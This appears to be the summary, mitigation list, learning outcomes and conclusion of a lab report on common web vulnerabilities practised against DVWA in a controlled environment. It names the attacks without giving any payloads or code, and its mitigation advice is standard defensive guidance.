The practical exercises demonstrated several common web application vulnerabilities that exist due to insecure coding practices and poor security configurations.

The following vulnerabilities were successfully demonstrated:

- SQL Injection
- Reflected Cross-Site Scripting (XSS)
- Stored Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)
- Local File Inclusion (LFI)
- Remote File Inclusion (RFI) Attempt
- HTTP Request Interception using Burp Suite
- Security Header Analysis

The experiments highlighted how attackers can exploit insecure applications and emphasized the importance of secure coding practices, proper input validation, secure session management, and appropriate server configuration.

Mitigation Summary

The following security practices help protect web applications from the demonstrated attacks:

SQL Injection

- Use prepared statements and parameterized queries.
- Validate and sanitize user input.
- Apply the principle of least privilege for database accounts.

Cross-Site Scripting (XSS)

- Validate all user input.
- Encode output before displaying user-supplied data.
- Implement Content Security Policy (CSP).

Cross-Site Request Forgery (CSRF)

- Use CSRF tokens.
- Verify the Origin and Referer headers.
- Require re-authentication for sensitive actions.

File Inclusion

- Validate file paths.
- Use whitelisting for permitted files.
- Disable remote file inclusion (allow_url_include = Off).

Burp Suite Findings

- Validate all requests on the server side.
- Never trust client-side input.
- Use secure authentication and session management.

Security Headers

Implement important HTTP security headers such as:

- Content-Security-Policy
- X-Frame-Options

- X-Content-Type-Options
- Strict-Transport-Security
- Referrer-Policy

Learning Outcomes

Through this task, the following practical skills were developed:

- Understood common OWASP web application vulnerabilities.
- Performed SQL Injection attacks and extracted database information.
- Demonstrated Reflected and Stored XSS attacks.
- Performed Cross-Site Request Forgery testing.
- Exploited Local File Inclusion and analyzed Remote File Inclusion.
- Used Burp Suite to intercept and analyze HTTP requests.
- Inspected HTTP security headers.
- Learned secure coding practices and mitigation techniques for common web application vulnerabilities.

Conclusion

This task provided practical experience in identifying and analyzing common web application vulnerabilities using DVWA in a controlled laboratory environment. Multiple attacks including SQL Injection, Cross-Site Scripting, Cross-Site Request Forgery, File Inclusion, and HTTP request interception were successfully demonstrated using industry-standard cybersecurity tools.

The exercises emphasized the importance of secure coding practices, proper input validation, secure session management, and defensive security mechanisms to protect modern web applications. Overall, this task strengthened practical knowledge of web application security testing and provided valuable experience with techniques commonly used in ethical hacking and penetration testing.